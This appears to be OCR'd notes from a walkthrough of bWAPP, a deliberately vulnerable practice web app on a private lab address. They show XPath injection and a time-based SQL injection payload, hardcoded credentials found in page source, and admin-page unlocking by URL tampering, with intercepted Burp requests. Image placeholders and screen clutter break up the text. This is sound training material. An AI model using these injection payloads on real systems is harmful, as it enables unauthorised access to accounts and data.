
test'-IF(MID(VERSION(),1,1) = '5', SLEEP(5), 0)#

XML/XPATH Injection (Login Form)

April 1, 2015 10:14 AM

Intercept responses

http://pastebin.com/index/uT6zQGVx


bWAPP - XML/XPath Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - XML/XPath Inject...
192.168.254.131/bWAPP/xmli_1.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Login

/ XML/XPath Injection (Login Form) /

Enter your 'superhero' credentials.

Login:


Password:

```
 $login = $_REQUEST["login"];
$login = xmli($login);

$password = $_REQUEST["password"];
$password = xmli($password);

// Loads the XML file
$xml = simplexml_load_file("passwords/heroes.xml");

// XPath search
$result = $xml->xpath("/heroes/hero[login='" . $login . "' and password='" . $password . "']");

[login='" . $login . "' and password='" . $password . "']

[login='' and password='']

[login='whatever'' and password='']
```


[login='whatever' or 1=1' and password='']

[login='whatever' or 1=1 or '' and password='']

whatever' or 1=1 or '


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://192.168.254.131:80
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
GET /bWAPP/xmli_1.php?login=whatever%27+or+1%3D1+or+%27&password=&form=submit HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.254.131/bWAPP/xmli_1.php
Cookie: security_level=0; PHPSESSID=ead80efa2c684232faa31ab99388c6a7
Connection: keep-alive
```


bWAPP - XML/XPath Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - XML/XPath Inject...
192.168.254.131/bWAPP/xmli_1.php?login=whatever'+or+1%3D1+or+'&password=&form=submit
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset C
Login:
Password:
Login

/ XML/XPath Injection (Login Form) /

Enter your 'superhero' credentials.

Welcome **Neo**, how are you today?

Your secret: **Oh why didn't I took that BLACK pill?**

A2: Broken Authentication

April 1, 2015 3:24 PM


Areas with an asterix next to them have not been listed in this walkthough.

Broken Authentication - Insecure Login Forms
Broken Authentication - Logout Management
Session Management - Administrative Portals

*Broken Authentication - CAPTCHA Bypassing
*Broken Authentication - Forgotten Function
*Broken Authentication - Password Attacks
*Broken Authentication - Weak Passwords
*Session Management - Cookies (HTTPOnly)
*Session Management - Cookies (Secure)
*Session Management - Session ID in URL
*Session Management - Strong Sessions

BA - Insecure Login Form


April 1, 2015 3:25 PM


Source of: http://192.168.254.131/bWAPP/ba_insecure_login_1.php - Mozilla Firefox
File Edit View Help


```

    <p>Enter your credentials.</p>

    <form action="/bWAPP/ba_insecure_login_1.php" method="POST">

        <p><label for="login">Login:</label><font color="white">tonystark</font><br />
        <input type="text" id="login" name="login" size="20" /></p>

        <p><label for="password">Password:</label><font color="white">I am Iron Man</font><br />
        <input type="password" id="password" name="password" size="20" /></p>

        <button type="submit" name="form" value="submit">Login</button>

    </form>

    </br >

</div>
```

BA - Logout Management

April 1, 2015 3:26 PM


bWAPP - Broken Authentication - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - Broken Authentic...
192.168.254.131/bWAPP/ba_logout.php
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
/ Broken Auth. - Logout Management /
a 33 x 18
Click here to logout.
bWAPP is licensed under BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat shee
Inspector
Console
Debugger
Style Editor
Performance
Network
html
body
div#main
p
a


```
<h1></h1>
<p>
  Click
  <a onclick="return confirm('Are you sure?');" href="ba_logout_1.php">
    here
```



```
<h1></h1>
<p>
  Click
  <a onclick="return confirm('Are you sure?');" href="ba_logout.php">
    here
  </a>
   to logout.
</p>
</div>
```

BA - Session Management


April 1, 2015 3:31 PM


bWAPP - Session Management - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - Session Manage...
192.168.254.131/bWAPP/smgmt_admin_portal.php?admin=0
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits

/ Session Mgmt. - Administrative Portals /


This page is locked.

HINT: check the URL...


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Raw Params Headers Hex

Request to http://192.168.254.131:80

```
GET /bWAPP/smgmt_admin_portal.php?admin=1 HTTP/1.1
Host: 192.168.254.131
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security_level=0; PHPSESSID=c6e121ba98b9ee62a42260444dd1453b
Connection: keep-alive
```


bWAPP - Session Management - Mozilla Firefox
File Edit View History Bookmarks Tools Help
bWAPP - Session Manage...
192.168.254.131/bWAPP/smgmt_admin_portal.php?admin=0
bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Set Security Level
Reset
Credits

/ Session Mgmt. - Administrative Portals /

Cowabunga...

You unlocked this page using an URL manipulation.

A4: Insecure Direct Object References

April 1, 2015 3:46 PM

